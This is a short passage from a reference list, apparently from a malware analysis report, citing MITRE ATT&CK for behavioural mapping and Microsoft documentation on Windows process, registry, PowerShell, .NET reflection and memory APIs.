- [2] MITRE ATT&CK for Enterprise. Technique identifiers used for behavioral mapping.

[3] Microsoft documentation for Windows process creation, registry, PowerShell, .NET reflection, and process-memory APIs, as reflected in recovered code signatures.